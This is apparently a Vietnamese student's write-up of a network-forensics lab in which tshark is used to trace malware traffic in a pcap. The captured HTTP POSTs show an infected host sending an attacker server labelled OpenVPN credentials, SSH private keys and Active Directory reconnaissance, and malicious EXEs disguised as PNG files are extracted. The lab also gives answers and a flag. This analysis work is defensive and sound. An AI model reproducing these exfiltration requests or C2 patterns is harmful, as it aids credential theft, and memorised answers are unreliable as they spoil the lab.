tshark -r test.pcap -q -z "follow,tcp,ascii,10"

tshark -r test.pcap -q -z "follow,tcp,ascii,11"

```
ubuntu@ptit-network-tracing:~$ tshark -r test.pcap -q -z "follow,tcp,ascii,10"

=====
Follow: tcp,ascii
Filter: tcp.stream eq 10
Node 0: 10.5.28.229:49221
Node 1: 36.89.106.69:80
450
POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/81/ HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=-----SCSJPKNTIZSVNVI
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E
)
Host: 36.89.106.69
Content-Length: 219
Cache-Control: no-cache

219
-----SCSJPKNTIZSVNVI
Content-Disposition: form-data; name="data"

-----SCSJPKNTIZSVNVI
Content-Disposition: form-data; name="source"

OpenVPN passwords and configs
-----SCSJPKNTIZSVNVI--

139
HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Thu, 28 May 2020 18:05:06 GMT
content-length: 3
Content-Type: text/plain
```

```

File Edit View Search Terminal Help
Filter: tcp.stream eq 11
Node 0: 10.5.28.229:49222
Node 1: 36.89.106.69:80
450
POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/81/ HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=-----ALWQSNHKTHDQMROC
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E
)
Host: 36.89.106.69
Content-Length: 210
Cache-Control: no-cache

210
-----ALWQSNHKTHDQMROC
Content-Disposition: form-data; name="data"

-----ALWQSNHKTHDQMROC
Content-Disposition: form-data; name="source"

OpenSSH private keys
-----ALWQSNHKTHDQMROC--

139
HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Thu, 28 May 2020 18:05:39 GMT
content-length: 3
Content-Type: text/plain

/1/
=====
ubuntu@ptit-network-tracing:~$

```

- Task 5: Lấy thông tin Hệ thống.

+ Ở nhiệm vụ này, sinh viên sẽ xem 2 gói tin POST cuối cùng xuất hiện trong tệp pcap. Trên terminal, sinh viên hãy chạy lệnh sau:

```
tshark -r test.pcap -q -z "follow,tcp,ascii,21"
```

```
tshark -r test.pcap -q -z "follow,tcp,ascii,85"
```

File Edit View Search Terminal Help

User_Name: CN=Phillip Ghent,CN=Users,DC=catbomber,DC=net
Computer_Name: CN=CAT-BOMB-W7-PC,CN=Computers,DC=catbomber,DC=net
Site_Name: Default-First-Site-Name
Domain_Shortname: CATBOMBER
Domain_Name: catbomber.net
Forest_Name: catbomber.net
Domain_Controller: Catbomber-DC.catbomber.net
Forest_Trees:
.1) catbomber.net

Username: Administrator Username: Guest Username: krbtgt Username: timothy.sizemore Username: philip.ghent

Domain: Catbomber-DC.catbomber.net

Name: Catbomber-DC.catbomber.net
Name: CAT-BOMB-W10-PC.catbomber.net
Name: CAT-BOMB-W7-PC.catbomber.net

Username: Administrator Username: Guest Username: krbtgt Username: timothy.sizemore Username: philip.ghent -----

-----WebKitFormBoundary7MA4YWxkTrZu0gW--

120
HTTP/1.1 200 OK
server: Cowboy
date: Thu, 28 May 2020 18:09:20 GMT
content-length: 3
Content-Type: text/plain

/1/

=====
ubuntu@ptit-network-tracing:~\$

```

User_Name: CN=Administrator,CN=Users,DC=catbomber,DC=net
Computer_Name: CN=CATBOMBER-DC,OU=Domain Controllers,DC=catbomber,DC=net
Site_Name: Default-First-Site-Name
Domain_Shortname: CATBOMBER
Domain_Name: catbomber.net
Forest_Name: catbomber.net
Domain_Controller: Catbomber-DC.catbomber.net
Forest_Trees:
.1) catbomber.net

Username: Administrator Username: Guest Username: krbtgt Username: timothy.sizemore Username: philip.ghent

Domain: Catbomber-DC.catbomber.net

Name: Catbomber-DC.catbomber.net
Name: CAT-BOMB-W10-PC.catbomber.net
Name: CAT-BOMB-W7-PC.catbomber.net

Username: Administrator Username: Guest Username: krbtgt Username: timothy.sizemore Username: philip.ghent -----

-----WebKitFormBoundary7MA4YWxkTrZu0gW--

120
HTTP/1.1 200 OK
server: Cowboy
date: Thu, 28 May 2020 18:17:38 GMT
content-length: 3
Content-Type: text/plain

/1/
=====
ubuntu@ptit-network-tracing:~$

```

➔ Hãy cho biết có bao nhiêu tên máy khách xuất hiện trong gói tin này? Liệt kê username xuất hiện trong này.

Dựa trên các gói tin đã trích xuất từ tệp test.pcap, có thể liệt kê tên máy khách và tên người dùng (username) xuất hiện trong đó như sau:

- Tên máy khách

Có ba tên máy khách (computer name) được phát hiện trong các gói tin:

- CAT-BOMB-W7-PC
- CATBOMBER-DC
- CAT-BOMB-W10-PC

- Username xuất hiện

Các username xuất hiện trong gói tin bao gồm:

- Administrator

- Guest
- krbtgt
- timothy.sizemore
- phillip.ghent

Vậy tổng cộng có 3 tên máy khách và 5 username trong tệp test.pcap này.

- Task 6: Trích xuất tập tin EXE ẩn.

+ Qua các nhiệm vụ trên, nghi ngờ trong lưu lượng này có chứa tệp độc hại khá là cao. Đa số các tệp độc hại được cài đặt dưới dạng tệp tin thực thi .exe(windows) được ẩn mình thành các tệp khác để đánh lừa người dùng như: tệp hình ảnh, video, âm thanh,...

+ Để tìm kiếm các tệp tin này, sinh viên hãy dựa vào dấu hiệu của tệp thư thi là:

- MZ
- This program cannot be run in DOS mode
- ...

+ Hãy lọc các gói tin có chứa những dấu hiệu trên như sau:

tshark -r test.pcap -Y "frame contains \"MZ\" && frame contains \"DOS\""

```
ubuntu@ptit-network-tracing:~$ tshark -r test.pcap -Y "frame contains \"MZ\" && frame contains \"DOS\""
4032 909.808982 162.216.0.163 ? 10.5.28.229 TCP 1514 HTTP/1.1 200 OK [TCP segment of a reassembled PDU]
9238 1078.471042 162.216.0.163 ? 10.5.28.229 TCP 1412 HTTP/1.1 200 OK [TCP segment of a reassembled PDU]
ubuntu@ptit-network-tracing:~$
```

➔ Gói tin được truyền qua cổng nào? Giao thức truyền tin là gì?

Dựa trên thông tin trích xuất từ gói tin, ta có thể thấy:

- Cổng truyền: Cả hai gói tin được truyền qua giao thức TCP. Từ địa chỉ 10.5.28.229 phía đích (destination), có khả năng là cổng 80 vì dữ liệu đang được truyền qua HTTP.
- Giao thức truyền tin: Giao thức ở đây là HTTP/1.1 được chạy trên nền TCP.

+ Có thể thấy rằng các gói tin này là một phần của một PDU (Protocol Data Unit) TCP được tái lập. Điều này chỉ ra rằng gói tin này là một phần của một dữ liệu lớn đã được chia

nhỏ và gửi dưới dạng các phân đoạn TCP. Để tìm được chính xác dữ liệu đó được xử lý từ bao giờ và kết thúc ra sao, sinh viên hãy chạy lại lệnh:


tshark -r test.pcap -Y "http"

- ➔ Hãy cho biết số thứ tự bắt đầu và kết thúc trong luồng TCP của các gói tin vừa tìm thấy ở lệnh trước là gì?
- ➔ Mục đích của các gói tin này là gì? Gửi thông tin nhạy cảm: tài khoản mật khẩu

```
DOS\ ""
4032 909.808982 162.216.0.163 ? 10.5.28.229 TCP 1514 HTTP/1.1 200 OK [TCP segment of a reassembled PDU]
9238 1078.471042 162.216.0.163 ? 10.5.28.229 TCP 1412 HTTP/1.1 200 OK [TCP segment of a reassembled PDU]
ubuntu@ptit-network-tracing:~$ tshark -r test.pcap -Y "http"
 20   9.031733 10.5.28.229 ? 50.19.115.217 HTTP 142 GET / HTTP/1.1
 22   9.089014 50.19.115.217 ? 10.5.28.229 HTTP 241 HTTP/1.1 200 OK (text/plain)
1561 443.856282 10.5.28.229 ? 36.89.106.69 HTTP 336 POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/83/ HTTP/1.1
1568 445.316883 36.89.106.69 ? 10.5.28.229 HTTP 193 HTTP/1.1 200 OK (text/plain)
1600 479.398217 10.5.28.229 ? 36.89.106.69 HTTP 314 POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/81/ HTTP/1.1
1602 480.555923 36.89.106.69 ? 10.5.28.229 HTTP 193 HTTP/1.1 200 OK (text/plain)
1665 533.615532 10.5.28.229 ? 36.89.106.69 HTTP 273 POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/81/ HTTP/1.1
1669 534.813434 36.89.106.69 ? 10.5.28.229 HTTP 193 HTTP/1.1 200 OK (text/plain)
1686 566.640946 10.5.28.229 ? 36.89.106.69 HTTP 264 POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/81/ HTTP/1.1
1688 567.848056 36.89.106.69 ? 10.5.28.229 HTTP 193 HTTP/1.1 200 OK (text/plain)
2256 788.611939 10.5.28.229 ? 203.176.135.102 HTTP 1496 POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/90 HTTP/1.1
2258 789.147182 203.176.135.102 ? 10.5.28.229 HTTP 174 HTTP/1.1 200 OK (text/plain)
2718 862.345267 10.5.28.8 ? 162.216.0.163 HTTP 130 GET /ico/VidT6cErs HTTP/1.1
2835 863.253349 162.216.0.163 ? 10.5.28.8 HTTP 1110 HTTP/1.1 200 OK (content-type:)
2856 865.024722 10.5.28.229 ? 162.216.0.163 HTTP 130 GET /ico/VidT6cErs HTTP/1.1
2975 865.971786 162.216.0.163 ? 10.5.28.229 HTTP 1052 HTTP/1.1 200 OK (content-type:)
3034 881.485795 10.5.28.229 ? 69.195.159.158 HTTP 146 GET /text HTTP/1.1
3036 881.562579 69.195.159.158 ? 10.5.28.229 HTTP 239 HTTP/1.1 200 OK (text/plain)
3045 884.029549 10.5.28.8 ? 116.202.55.106 HTTP 142 GET / HTTP/1.1
3047 884.168369 116.202.55.106 ? 10.5.28.8 HTTP 469 HTTP/1.1 200 OK (text/plain)
4030 909.625954 10.5.28.229 ? 162.216.0.163 HTTP 211 GET /images/imgpaper.png HTTP/1.1
4585 912.315844 162.216.0.163 ? 10.5.28.229 HTTP 223 HTTP/1.1 200 OK (content-type:)
9236 1078.272209 10.5.28.229 ? 162.216.0.163 HTTP 209 GET /images/cursor.png HTTP/1.1
9771 1080.592933 162.216.0.163 ? 10.5.28.229 HTTP 223 HTTP/1.1 200 OK (content-type:)
12886 1285.556233 10.5.28.8 ? 203.176.135.102 HTTP 1477 POST /jim734/CATBOMBER-DC_W617601.6019FD9E35E11D1F54B4CABDE0F3477D/90 HTTP/1.1
12892 1286.085380 203.176.135.102 ? 10.5.28.8 HTTP 174 HTTP/1.1 200 OK (text/plain)
ubuntu@ptit-network-tracing:~$
```

+ Tiếp theo, sinh viên có thể trích xuất những tệp tin khả nghi này bằng cách sử dụng giao diện Wireshark:

Mở wireshark → Chọn File → Chọn Export Objects → Chọn HTTP... → Chọn tệp tin cần trích xuất → Save.



(sinh viên hãy đặt tên file là: MSV_STT.png)

(Ví dụ: B20DCAT999_1.png)

```
ubuntu@ptit-network-tracing:~$ ls
B21DCAT151_1.png B21DCAT151_2.png Geolite test.pcap
ubuntu@ptit-network-tracing:~$
```

+ Tuy nhiên, wireshark không phải công cụ có thể phân tích chuyên sâu về mã độc mà chỉ hỗ trợ trong việc theo dõi và lần vết các gói tin mà một máy bị nhiễm virus liên lạc với máy chủ C&C bên ngoài. Vì thế, sinh viên hãy tạo mã hash md5 từ 2 tệp tin vừa lưu được và gửi lên công cụ phân tích mã độc trực tuyến VirusTotal:

md5sum <file>

25f283843378702ebc360e54ab37ed2e B21DCAT151_1.png

bd54d40e9eb98623a5436cad1a39d22e B21DCAT151_2.png

```

B21DCAT151_1.png B21DCAT151_2.png test.pcap
ubuntu@ptit-network-tracing:~$ md5sum B21DCAT151_1.png
25f283843378702ebc360e54ab37ed2e B21DCAT151_1.png
ubuntu@ptit-network-tracing:~$ md5sum B21DCAT151_2.png
bd54d40e9eb98623a5436cad1a39d22e B21DCAT151_2.png
ubuntu@ptit-network-tracing:~$

```

+ Tiếp theo, sinh viên hãy thực hiện kết nối đến 1 container khác bằng ssh thông qua lệnh sau:

ssh ubuntu@192.168.0.20

+ Mật khẩu chính là 1 trong 2 mã hash md5 mà sinh viên đã lấy được ở trên. Sau đó, hãy thực hiện in kết quả của tệp tin filetoview ra màn hình:


cat filetoview

```

student@ubuntu:~/labtainer/labtainer-student$ checkwork
Results stored in directory: /home/student/labtainer_xfer/ptit-network-tracing
Labname ptit-network-tracing

Student | dns_search | http_search | geoIP_finding | leaked_pass | leaked_sysinfo | file_extraction |
===== | ===== | ===== | ===== | ===== | ===== | ===== |
B21DCAT151 | Y | Y | Y | Y | Y | Y |
What is automatically assessed for this lab:

```

```
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
ubuntu@server:~$ ls  
filetoview  
ubuntu@server:~$ cat filetoview  
  
  
I cannot be good. I must be PERFECTION.  
  
-Jhin-  
  
My String Is: 8c408403763e9cf077c8a5823110eab1  
ubuntu@server:~$
```

Kết thúc bài lab:

- Trên terminal đầu tiên sử dụng câu lệnh sau để kết thúc bài lab:

stoptlab ptit-network-tracing

- Khi bài lab kết thúc, một tệp zip lưu kết quả được tạo và lưu vào một vị trí được hiển thị bên dưới stoptlab.

Khởi động lại bài lab:

- Trong quá trình làm bài sinh viên cần thực hiện lại bài lab, dùng câu lệnh:

labtainer -r ptit-network-tracing

